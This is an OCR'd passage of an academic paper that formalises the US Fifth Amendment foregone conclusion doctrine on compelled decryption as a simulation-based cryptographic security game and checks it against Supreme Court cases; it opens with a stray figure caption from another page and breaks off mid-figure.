


Figure 6: Tamarin produced attack trace for Sawtooth

Protecting Cryptography Against Compelled Self-Incrimination

Sarah Scheffler
Boston University

Mayank Varia
Boston University

Abstract

The information security community has devoted substantial effort to the design, development, and universal deployment of strong encryption schemes that withstand search and seizure by computationally-powerful nation-state adversaries. In response, governments are increasingly turning to a different tactic: issuing subpoenas that compel people to decrypt devices themselves, under the penalty of contempt of court if they do not comply. Compelled decryption subpoenas sidestep questions around government search powers that have dominated the Crypto Wars and instead touch upon a different (and still unsettled) area of the law: how encryption relates to a person's right to silence and against self-incrimination.

In this work, we provide a rigorous, composable definition of a critical piece of the law that determines whether cryptosystems are vulnerable to government compelled disclosure in the United States. We justify our definition by showing that it is consistent with prior court cases. We prove that decryption is often *not* compellable by the government under our definition. Conversely, we show that many techniques that bolster security overall can leave one more vulnerable to compelled disclosure.

As a result, we initiate the study of protecting cryptographic protocols against the threat of future compelled disclosure. We find that secure multi-party computation is particularly vulnerable to this threat, and we design and implement new schemes that are provably resilient in the face of government compelled disclosure. We believe this work should influence the design of future cryptographic primitives and contribute toward the legal debates over the constitutionality of compelled decryption.

1 Introduction

Two fundamental human rights in free and democratic societies are the right to remain silent and the right to avoid self-incrimination. More than 100 countries around the world have enshrined some version of these rights [62], which collectively protect people from being forced by their own governments to provide the evidence needed to convict themselves of a crime. In the United States, these rights stem from the Fifth Amendment to the U.S. Constitution, which states in part that "[n]o person... shall be compelled [by the government] in any criminal case to be a witness against himself" [70].

The rise of ubiquitous, strong cryptography has forced courts to consider how all aspects of the law apply to cryptography, including the right to silence. To date, the most prominent question surrounding cryptography and the right to silence is the following: if the government seeks as evidence a computer file that is encrypted using a key derived from a password, *can the government compel the device's owner to use her password in order to decrypt the file*?

We stress that this question about compelled assistance is different than the more prominent part of the Crypto Wars, in which governments wish to mandate use of cryptosystems that they can decrypt on their own. That question touches upon very different areas of the law, such as whether encryption provides a reasonable expectation of privacy and whether free speech extends to the right to develop encryption software [6]. In fact, we will show that it is possible to design encryption schemes that preclude governments from decrypting files on their own, but are nevertheless vulnerable to the government compelling you to decrypt files for them.

Taken at face value, it seems that the answer to the compelled decryption query should be "no": the device's owner can invoke her rights in order to refuse the government's request. However, the answer to this question is more subtle because the rights to silence and to avoid self-incrimination are not absolute: they only protect actions that depend non-trivially on the contents of one's mind. For instance, the U.S. Supreme Court has held that the government can compel people to state their own name [28], provide a handwriting exemplar [25], or provide a blood sample [51] despite the right to avoid self-incrimination.

The question then arises: how significantly does decryption depend on the contents of one's mind? Both the court

system and scholars with expertise in law and technology have divided on this question, and they all provide different non-technical arguments about how to extend existing norms and principles surrounding the right to silence so that they apply to cryptography. In this work, we provide a technical framework for the relevant legal doctrine, which we then use to reason that the answer to the compelled decryption question should often be "no."

1.1 Our Contributions

Rather than simply viewing cryptography as a technology that introduces new legal questions, in this work we leverage the ideas of cryptography to codify legal principles and then formally prove whether they apply to any given cryptosystem. Concretely, this work examines a small yet crucial part of the right to silence called the *foregone conclusion doctrine* that is the source of all government cases involving compelled decryption in the United States (we will describe it in detail in §2). We formalize this doctrine under a cryptographic lens, providing a rigorous definition and formally proving whether constructions are susceptible to it. Specifically, we make the following three types of contributions.

Rigorous definition. We form a simulation-based cryptographic definition that covers the foregone conclusion doctrine. At a high level, the goal of our definition is intuitive: the government can only compel a query if it can be answered without relying heavily on the contents of your mind, and that is the case if the government can simulate the response to the query based upon its prior evidence about the case and access to everything in the world *except* the contents of your mind. We also prove that the definition satisfies sequential composition, which means that compelling one action cannot change the status about whether any other action is compellable.

To justify our definition, we demonstrate that it correctly adjudicates all non-encryption-related cases argued in the U.S. Supreme Court since the modern interpretation of the Fifth Amendment arose in 1976 [22] and the five most important cases at the circuit court level (i.e., the next level of the court hierarchy) as identified by legal scholars [17, 37, 39, 78]. We purposely ignore cases involving encryption since the Supreme Court has never ruled on them and lower courts have split on them, leaving no reliable benchmark to use.

Determining if crypto can be compelled. We reason about the government's ability to compel disclosure of cryptographic secrets. To answer the question raised above: we prove that under our definition, decryption under a password-derived key is typically *not* compellable. However, if the encryption scheme is extended with certain features (including those that are often used to bolster security overall) then it may become compellable. Additionally, we show that compelled disclosure composes with the Crypto Wars in a debilitating way: if there exists a reliable method for the government to decrypt data without you, then the government can compel you to perform the decryption instead.

We also consider the government's ability to compel a person to reveal preimages to one-way functions, open messages protected within cryptographic commitments, and prove statements in zero knowledge. While we are unaware of any court challenges to date that compel use of these cryptographic primitives, they may come some day, and our definition enables us to be forward-looking to determine whether cryptosystems can withstand these threats.

Bolstering cryptosystems against compelled disclosure. We consider how voluntary use of cryptographic systems exposes parties to higher risk of compelled actions in the future. We find that secure multi-party computation (MPC) is vulnerable to this threat: engaging in MPC protocols may increase the compellability of a party's sensitive input data. Then, we design and implement countermeasures that provably render secure computation protocols resilient to compelled requests. Our countermeasures apply to 2-party computation via Yao's garbled circuits [80], with extensions to malicious security via cut-and-choose [42, 46] or authenticated garbling [76]. We implement the latter and show that it adds a small additive factor to the runtime that is independent of the circuit size. We also show how to extend the construction to a multi-party protocol where several parties receive output while maintaining resilience against compelled requests, by incorporating techniques from differential privacy.

1.2 Remarks

We hope this work provides worthwhile designs of cryptosystems that withstand government compelled requests, inspires the community to include this threat when designing secure systems, and casts new light on the value of passwords as a useful protection against this threat. That having been said, we make several remarks to clarify the context of this work.

First, it is difficult to judge the accuracy of any legal definition in a common law system. We show the best possible evidence: that our definition is consistent with established precedents by the Supreme Court and the appellate courts. Nevertheless, subsequent decisions by the courts might strengthen or restrict government power in a way that renders our definition moot. Even if this should happen, we believe that our paper provides enduring value by showing a methodology to reverse-engineer a formal definition from common law.

Second, this work only captures a subset of legal cases, albeit a subset that we believe is useful. We presume that the government tells the truth when interacting with the court system, although we do not presume that the government tells the *whole* truth. This work only considers the right to silence as interpreted in the United States. Additionally, this work considers self-composition of compelled requests

(§3.4) and reasons how compelled requests compose with the government's own decryption capabilities (§4.5), but we do not consider how the Fifth Amendment itself composes with other aspects of the law. We acknowledge that this gap can introduce two-sided error: actions that are permissible under the Fifth Amendment might be refuted on other grounds, and conversely, information protected under the right to silence might be accessible to the government via other means.

Third, we stress that this work only focuses on security against one specific threat: that of compelled action by the government. Therefore, the threat model in this work is necessarily incomplete and potentially counterproductive if protections against government compelled requests conflict with protections for other threats. For this reason, we prove the constructions in this work secure under their traditional definitions in addition to analyzing their resilience to foregone conclusion requests (§5). We hope that this work inspires the information security community to consider government compelled actions within scope in their threat models.

1.3 Related Work

This work is the first to postulate a mathematically rigorous definition for the foregone conclusion doctrine, a crucial part of the right to silence in the United States. We are inspired by and build upon several prior efforts that (separately) formalize aspects of the law or reason about compelled decryption under the foregone conclusion doctrine.

Cryptographic modeling of the law. This work is inspired by recent endeavors to use cryptography to model and address other aspects of the law. Frankle et al. [23], building upon earlier work by Goldwasser and Park [27], propose the use of zero-knowledge proofs to provide public auditing of warrants issued secretly by intelligence courts. Nissim et al. [47] provide a formalization of privacy that they argue legally satisfies (part of) the privacy law in the United States governing education data. Cohen and Nissim [11] formalize one aspect of European privacy law about de-identifying personal data, and they prove that differential privacy achieves this notion but k-anonymity does not. Garg et al. [24] provide a simulation-based definition of the right to be forgotten.

Crypto Wars. Several prior works consider using cryptography to enable governments to execute search warrants where encryption is involved. Smith et al. [55] and Feigenbaum et al. [21] discuss broad principles for this topic. Specific encryption schemes with key escrow have been proposed since the 1990s [19], and more recent proposals combine cryptography with trusted hardware so that a device manufacturer can assist law enforcement in decryption [8,49,59]. There also exist MPC-based constructions that provide more fine-grained functionalities like auditable threshold decryption [10, 40] and private set intersection across private companies [53]. Bellovin et al. [4, 5] sidestep cryptography altogether and look to lawful hacking as a resolution to the Crypto Wars.

Conversely, several prior works use cryptography to limit government overreach technologically. Tyagi et al. [64] provide "self-revocable" encryption in which a user can temporarily revoke her own ability to access her secret data for the purpose of defending against temporary compelled decryption threats such as border crossings. Traffic unlinkability tools like Tor [58] protect against traffic analysis by governments, and encrypted search techniques can be used to limit collection of metadata stored at rest [35, 79]. There are works that protect against subversion by the government (or anyone else) for encryption schemes [29], digital signatures [1], and hash functions [2]. None of these works consider compelling the respondent to perform the decryption in a court setting, and as we show in §4.5 security against that threat is reliant upon the government's inability to get the data some other way.

Legal analyses of compelled decryption. To our knowledge, Cohen and Park [12] is the only legal analysis of the foregone conclusion doctrine by authors with cryptographic expertise; their expository work describes several legal concepts and how they fare against technological advances such as widespread use of deniable encryption or hardware kill switches. Additionally, there exist several normative works by law scholars whose reasonings (which often analogize encryption to other security mechanisms like safes or shredders) lead to very different conclusions. Winkler [78] argues that the right against self-incrimination prevents the government from compelling a respondent to use her passwords in any way. Kerr [37], McGregor [44], and Terzian [60] make distinct yet related arguments that the government should have the power to compel decryption in order to restore balance between government powers and civil liberties in light of modern encryption's strong confidentiality guarantees. Kiok [39] and Sacharoff [48] settle somewhere in the middle, only allowing the government to compel decryption if they already know certain aspects of the targeted files with "reasonable particularity." Unlike all of these works, our definition is rigorous, composable, applies directly to encryption rather than using an analogy, and is easier for the scientific community to analyze when evaluating the security of a new system.

Existing case law. Analyses of compelled decryption are timely because courts in the United States are currently divided on the issue. Some courts say people can be compelled to disclose passwords themselves (e.g. [56]), some say they can be compelled only to enter the password but not reveal it (e.g. [15, 16]), and others say that only specific files already known to the government can be compelled (e.g. [54]). See Appendix §A for a summary of these rulings. Leading legal scholars believe that the U.S. Supreme Court is likely to take a compelled decryption case case soon and resolve this confusion [38], making it important for the computer science

community to understand the legal nuance of this topic in order to contribute to this discussion.

1.4 Organization

In §2, we describe the body of law known as the foregone conclusion doctrine, which is the deciding factor in most decryption cases. In §3, we provide our formal definition of a foregone conclusion, analyze its properties, and show that it comes to the same outcome as U.S. Supreme Court decisions. In §4, we analyze the compellability of common cryptographic primitives under the foregone conclusion doctrine. In §5, we explore the extent to which voluntarily participating in a cryptographic protocol leaves one more vulnerable to future compelled requests; we call a protocol *resilient* if any compellable action after running the protocol was already compellable before running the protocol. We conclude in §6, and we defer some details to the full version of this paper due to space constraints [50]. While our paper is written for an audience of computer security researchers, readers with more legal background may be interested in §A, where we put our work into context within the legal literature.

2 Overview of Foregone Conclusion Law

In this section, we provide a brief overview of the Fifth Amendment to the United States Constitution (abbreviated "5A"). We emphasize one aspect of 5A law called the foregone conclusion (FC) doctrine, which is the crux of all compelled decryption cases.

The right to silence as an interactive protocol. The right to silence in the United States involves three parties: a government actor G such as a prosecutor or law enforcement officer, an individual *respondent* R of the compelled request, and a neutral court. We use the term respondent rather than "suspect" or "defendant" because people can be compelled to perform government actions even without being accused of a crime, and we consider individuals because companies do not have Fifth Amendment rights. Also, we stress that this work focuses on G's compelled requests to R, not G's powers or restrictions to search for information on its own.

Compelled requests follow a 3-round interactive protocol: first G issues a subpoena asking R to respond to a query, then R responds by asserting her right to silence, and finally G requests that a court compels R to answer the query anyway. For the court to approve the government's request to "override" the respondent's right to silence, the burden of proof falls on the government to demonstrate that the compelled request is not covered under the respondent's rights [30].

The Fifth Amendment's protections are broad but not absolute: they only apply to government requests that are compelled, incriminating, and testimonial [22]. We describe the first two properties by way of contradiction: 5A cannot retroactively protect statements that R has previously provided voluntarily to the government, and it cannot be invoked if the government has granted R immunity from prosecution [65]. Because these two criteria are usually simple to verify, throughout this work we assume that all parties agree that G's request is compelled and potentially incriminating.

Testimony. We focus in this work on the final requirement: the government is only restricted from compelling people to perform acts that are *testimonial*, meaning that they "disclose the contents of [the respondent's] own mind" [18]. Based on this principle, speaking your password to the government is testimonial [68], but providing a blood sample [51] does not rely on any mental state of R, so it is non-testimonial and therefore compellable under 5A.

The law protects *direct testimony* in which the written or spoken output of a compelled request directly reveals information about R's mind, and *indirect testimony* in which the government can infer something within R's mind by "relying on the truthtelling" [22] of the respondent when performing an action C and producing the result. In implicit testimony, the *act of production* is the testimonial object in question, not the *contents* produced. For instance, G cannot compel R to provide written documents (whose contents are *not* 5A-protected) if G must rely upon "the respondent's truthful reply [to receive] the incriminating documents" [67]. If R provides the documents upon request, then R's act of producing them testifies to (at least) the existence of the documents, as well as R's possession of them and her belief that they are authentic [22]. Direct testimony is always forbidden within compelled requests, although implicit testimony need not be; for this reason, we focus on implicit testimony in this work.

We emphasize that only the testimonial aspects of a compelled request C are covered under 5A. The output of C might reveal more or less information than the indirect testimony implied by it, but only the latter is protected. For example, suppose that G compels R to provide all documents sitting in plain sight within her locked office. Whether the documents themselves are incriminating is irrelevant; R only has the right to withhold from G the implicit testimony revealed by executing C, i.e., the knowledge in R's mind implied by her truthful response. In this example, the only implicit testimony from the compelled action is that R has the ability to access her own office. There is no ambiguity as to the choice of documents themselves, and thus no testimonial aspect – the government *could* have sent someone to break into her office and collect the documents themselves, without relying on R. So the only testimonial aspect of this compelled request is R's ability to access her office. If G already has evidence that R knows the location of her office key, then executing C would not reveal any *new* implicit testimony to G. This begs the question: does it violate R's rights for G to compel R to implicitly testify to a statement that G already knows to be true?

The foregone conclusion doctrine. The U.S. Supreme Court case *Fisher v. United States* answers the above question in the negative, thereby providing a power to the government that can counter R's invocation of the right to silence. The *Fisher* case says that the courts can compel R to execute an action C if its implicit testimony is a *foregone conclusion* to the government, in the sense that it "adds little or nothing to the sum total of the Government's information" [22]. Concretely, the law enumerates several blacklisted predicates: if G would learn about the existence, location, or authenticity of any new evidence from its interaction with the respondent, then the compelled action is *not* a foregone conclusion.

This work starts from the premise that simulation-based cryptographic definitions can dovetail with the concepts within the foregone conclusion doctrine for 3 reasons. First, simulatability formalizes the concept of "not learning new evidence" [26,41]. Second, simulation sidesteps entirely the task of enumerating sources of implicit testimony; instead, it holistically determines whether all implicit testimony present in a compelled action C is a foregone conclusion. Third, whereas predicate blacklist-based definitions often allow a series of individual requests that might be deemed to be invasive in totality, we will demonstrate security under composition.

3 Rigorously Defining Foregone Conclusions

The crux of the foregone conclusion question is how to know when the government is "relying" on the contents of the respondent's mind, when compelling her to perform an action? This work uses the cryptographic concept of *simulation* to codify the idea that running a foregone compelled action "reveals nothing" to the government about the respondent's mind, above and beyond what the government can learn from the rest of the world.

In this section, we provide both informal and then rigorous descriptions of our security game that encapsulates the the foregone conclusion doctrine. Next, we show that our game codifies the principles already used within the legal literature by summarizing all US Supreme Court cases about the foregone conclusion doctrine and explaining how our definition reaches the same conclusions for the same reasons. In [50], we prove that our definition remains secure under sequential composition.

3.1 Informal walkthrough

In this section, we provide an informal description of our game-based definition of the foregone conclusion doctrine. Our game proceeds interactively between the government and respondent to determine whether an action is (or is not) a foregone conclusion. We abstractly represent all of the information in the rest of the world (outside of the respondent's mind) as "Nature." We also assume as a pre-condition that the government and the respondent have already agreed on the evidence E of the case.

The government acts first in our game. It declares a compelled action C that it wants the respondent to perform; this action may make use of both the respondent's mind and Nature. (For interactive protocols, the government must also output a second machine G codifying the government's response to each message from C.) We stress that C represents the *act of production*, i.e., the process of obtaining the result rather than the result itself. The government has the burden of proof to demonstrate that its compelled request is a foregone conclusion, as required by the courts [37]. The government submits this proof in the form of a simulator S that tries to output the same result as C without access to the respondent's mind but with the significant power to view anything else in the world.

Second, the respondent has an opportunity to demonstrate that the compelled action depends non-trivially on her own mind. To do this, she must equivocate: specify a "world," comprising Nature N and the contents of her own mind R, where the simulation disagrees to match the compelled action with non-negligible probability. This world must be consistent with the evidence, or else the respondent loses our game.

Third, we run a thought experiment to test whether the government's uncertainty about the state of the world is too high for the compelled action to be deemed a foregone conclusion. Concretely, we run the compelled action and the simulation, and we ask a distinguisher to attempt to tell the two results apart. If the results are indistinguishable, then we declare that any implicit testimony in the compelled action is a foregone conclusion on top of the existing knowledge already available to the simulator (i.e., everything in the rest of the world). If the results are different, then we declare that the government is relying too much on the truthtelling of the respondent for the compelled action to be deemed a foregone conclusion. The government could try again with a different compelled action, an improved simulation strategy, or more evidence; any of these options would cause the game to begin anew.

3.2 Formal definition

In this section, we formally define a foregone conclusion. We emphasize that the evidence should be sufficient so that a *single* government simulator S should be able to simulate the response of *any* respondent R that acts consistently with the evidence; that is, the choice of S cannot depend on the contents of the mind of any specific respondent R.

Participants. We describe below several components in our model: a string representing nature, and several probabilistic polynomial time (PPT) interactive Turing machines (ITMs) in the manner formalized by Canetti [9] (see the full version [50] for a complete formalism). These machines are all poly-time in a security parameter λ that we define below.

- Nature N represents the entire world except the contents of the respondent's mind. It is a string that is exponentially long in λ.
- Respondent R represents the contents of the respondent's mind. It is called by the compelled action C via methods. (For example, the evidence might enforce the existence of method $R.pw$, and the output of this method will be used in the execution of the compelled action.) R also has a special method called $R.\texttt{Equivocate}$ that can make changes to Nature at the beginning of the security game.
- Evidence $E^N(R)$ verifies that the respondent R and the altered nature N are consistent with the government's knowledge about the world before the compelled action. It may query Nature and inspect the code of R (for example, if it is known that R can access her office, E might check that method $R.access$ correctly accesses R's office within N).
- Compelled request $C^{N,R}$ is the computation specified in the government's subpoena. C has oracle access to both nature and the respondent, and it might interact with the government G^N. We denote the resulting transcript as $\tau(G^N, C^{N,R})$.
- Simulator S^N attempts to reconstruct a transcript τ' that is indistinguishable from the real interaction. It can access all of nature N, but it cannot access the respondent R.
- A distinguisher $\mathcal{D}^N$ receives either the "real" execution $\tau(G^N, C^{N,R})$ or the "ideal" execution S^N, and attempts to distinguish between the two. If no $\mathcal{D}$ can distinguish between these, the result is a foregone conclusion.

In our game, the security parameter λ should be thought of as the number of queries the evidence E makes to N, with some constant lower bound to avoid pathologies (e.g. $\lambda = \max\{80, \#\text{queries}\}$); all other machines must operate in time polynomial in this. Bounding the runtime of these machines is consistent with the legal doctrine, which holds that "location/possession" is one of the three prongs of the foregone conclusion test. Without the location prong, the legal analysis would seem to allow compelling documents whose existence is known and that can be authenticated, but that could be literally anywhere in the world (i.e., S's runtime would be unbounded). Bounding the execution of S restricts the government from searching the entire world and enables our definition to judge whether the government benefits non-trivially from R's knowledge of the location of information.

Allowed respondents. When checking for a foregone conclusion, the respondent is automatically "caught" if it does something that violates the evidence E. We say that R is *allowed* by the evidence if E (R) returns **true** with overwhelming probability over the initial random initialization of N.

Because all allowed Turing machines *could* represent the real state of the respondent's mind as far as the government is aware, our foregone conclusion definition will require that the government can simulate all allowed R. Conversely, the simulator is only required to succeed on allowed respondents. To avoid degeneracy, the definition will require the existence of at least one allowed respondent.

$\mathsf{Game}_{E,C,G,S,R}(\lambda)$

1 : $N \leftarrow_{\$} \Sigma^{2^\lambda}$ // initialize N randomly
2 : $\Delta \leftarrow R.\texttt{Equivocate}$ // Δ is a set of index-value pairs
3 : // Δ is a set of changes to N
4 : **for** (i,x) **in** $\Delta : N[i] = x$
5 : // check evidence and return $\perp$ if false
6 : **if** $E^N(R) =$ **false** : **return** $\perp$
7 : // return either real or simulated transcript
8 : **return** N, $\boxed{\tau(G^N, C^{N,R})}$, $\boxed{S^N}$

Figure 1: Real (solid) and ideal (dashed) foregone conclusion games. Steps without a box are common to both games.

Security game. We specify the real and ideal versions of our security game in Figure 1. In the real game, the government interacts (possibly over multiple rounds) with the respondent who executes the compelled algorithm C. In the ideal game, the government's simulator S forges a transcript using only its access to Nature (which has previously been prepared by the respondent). The two games are identical except for the final step. In the last step, the real game returns the transcript $\tau(G^N, C^{N,R})$ of all communications between the government and respondent, whereas the ideal game returns the simulated transcript S^N. Both games also offer oracle access to N, and both return $\perp$ if the evidence was not satisfied.

Next, we provide our formal definition of the foregone conclusion principle in Def. 3.2.1. It requires that the government's simulator S faithfully emulates real-world transcripts. Moreover, it limits the respondent R's ability to equivocate and the evidence E's ability to censor R's use of nature.

Definition 3.2.1 (Foregone conclusion (FC_λ))**.** Let λ be a security parameter. The exchange between G and C is a *foregone conclusion* with respect to E and S if the following four conditions are met:

1. *Efficiency:* C, G, and S are PPT machines in 1^λ.
2. *Simulatability:* $\forall$ allowed R, $\forall$ ppt $\mathcal{D}$, $\exists$ negligible function negl such that

$$\left|\Pr[\mathcal{D}^N(\tau(G^N, C^{N,R})) = 1] - \Pr[\mathcal{D}^N(S^N) = 1]\right| < \mathsf{negl}(1^\lambda)$$

   where N, $\tau(G^N, C^{N,R})$, and S^N are the results of the real and ideal security games defined in Fig. 1.
3. *Satisfiability of evidence:* There exists at least one allowed R. Hence, simulatability cannot be vacuously true.

4. *Non-censorship of evidence:* For any allowed R where $R.\texttt{Equivocate} \to \Delta$, all R' where $R'.\texttt{Equivocate} \to \Delta'$ such that $\Delta \subseteq \Delta'$ are also allowed. That is, E does not prevent R from making additional changes to N beyond the locations it checks.

Notice that the probability in the satisfiability requirement is taken over the randomness of R and the random choice of N (modified by R), whereas the probability in the simulatability requirement is taken over R, N, $\mathcal{D}$, C, and S.

Remarks. We make several remarks about this definition. First, the definition puts the burden of proof on the government as is true in the legal regime [37] by requiring that it construct the simulator S rather than merely asserting that one exists, and by requiring that S is chosen before the respondent R chooses its equivocation strategy. Second, the code of R represents the respondent's current actions and limitations in the present (based upon the government's evidence) even if this doesn't correspond to the exact code that the respondent originally executed in the past. Third, because the simulator S can access nature, it doesn't need to forge the *contents* of any documents; rather, it must only forge the *process* of producing them. Fourth, we presume that the government tells the truth about its evidence. Fifth, due to the order of quantifiers and R's equivocation ability, if the compelled action C is deterministic then the simulator must match this action exactly. This is explained further in the proof of Lemma 4.1.1.

3.3 Equivalence with existing legal precedents

We justify Def. 3.2.1 by demonstrating its consistency with prior court cases that involve the foregone conclusion doctrine. We describe all relevant U.S. Supreme Court cases in this section, and we refer interested readers to [50] for a thorough description of all of the important circuit court cases as identified by the legal scholarship discussed in §A (although we deliberately avoid encryption-related cases [13–16, 33, 52, 54, 56, 57, 68, 69, 72–74] since their rulings are quite varied and subject to being overturned by higher courts).

As discussed in §2, the foregone conclusion doctrine dates back to *Fisher* [22]. We checked all citations of *Fisher* in Google Scholar's database of case law and found only two subsequent Supreme Court cases that deal with the foregone conclusion doctrine: *United States v. Doe (1984)* [66] and *United States v. Hubbell* [67]. In this section, we show that our definition agrees with the result of all three cases.

Fisher v. U.S. [22]. The *Fisher* case examined a hypothetical[1] in which a taxpayer R was compelled to produce an accountant's papers in R's possession (similar to the motivating example in §2). The act of producing the papers communicates potentially testimonial and incriminating evidence to the government; "[c]ompliance with the subpoena tacitly concedes the existence of the papers demanded and their possession or control by the taxpayer. It would also indicate the taxpayer's belief that the papers are those described in the subpoena."

Fig. 2 translates the circumstances of the hypothetical into an evidence test within our framework. The evidence includes the facts that the government knows that the papers p exist, they reside in one of a small set of possible $\mathsf{locations}$, the papers can be authenticated using only the accountant's testimony (without the taxpayer's help), and finally the taxpayer R can produce them. Hence, the compelled action is simulatable using only information within nature: S can search through $\mathsf{locations}$ and use the accountant to test which papers are the desired ones. This simulation is perfect no matter how the taxpayer R equivocates, as long as R puts the papers $\mathsf{p} \in \mathsf{locations}$ as required by the evidence check E. Moreover, E does not censor R, it allows the true taxpayer code, and all procedures are efficient. Thus, the taxpayer R must produce the legitimate papers p. This analysis matches the Supreme Court ruling that compelling the papers is a foregone conclusion.

We emphasize that all facts contained within the evidence E in Fig. 2 are necessary for the simulator to succeed. The remaining two cases show how the foregone conclusion decision changes when the government cannot pin down the location of, or independently authenticate, the papers.

U.S. v. Doe [66] (1984). The *Doe* case also required the respondent R to produce documents, but unlike in *Fisher*, in this case the government did not have much prior information about the documents. As a consequence, the non-censorship requirement states that E cannot restrict where the respondent R places the documents in nature, or indeed whether she writes the documents anywhere at all. The wide variety of possible respondent equivocations defeats the simulator S from above (and indeed any other simulator), so Definition 3.2.1 is not satisfied. Our definition again agrees with the result of the case, in which the Court found that "nothing in the record that would indicate that the United States knows . . . that each of the myriad documents demanded by the five subpoenas in fact is in the appellee's possession or subject to his control" [66, note 12] and thus the act of production is not a foregone conclusion.

U.S. v. Hubbell [67]. The *Hubbell* case is complicated by a grant of immunity that is outside of our model; we describe here a subset of the facts that remain relevant in our setting. The government compelled Hubbell to provide "documents fitting within . . . 11 broadly worded subpoena categories." In this case, the government not only sought the documents

[1] Although hypothetical scenarios described in a court opinion generally do not contribute to the ruling, in the case of *Fisher* the entire foregone conclusion doctrine has arisen from the basis of this hypothetical.

The papers...	$\exists k, \mathsf{p}$ such that:
are in the possession of the taxpayer [22, line 409]	$k \in \mathsf{locations}$ (where $\mathsf{locations}$ is a small set of indices in Δ) also implies $\exists R.\mathtt{M}$ that returns p
were prepared by the accountant [22, line 411]	implies that $\exists (k, \mathsf{p}) \in N$
are the kind usually prepared [in this situation] [22, line 411]	Δ contains code within a small, known set of indices acc that creates p
can be authenticated by the accountant [22, note 13]	$\exists \mathsf{Auth} : \mathsf{Auth}^{\mathsf{acc}}(x) = 1$ iff $x = \mathsf{p}$

Figure 2: The evidence check E in *Fisher v. U.S.*

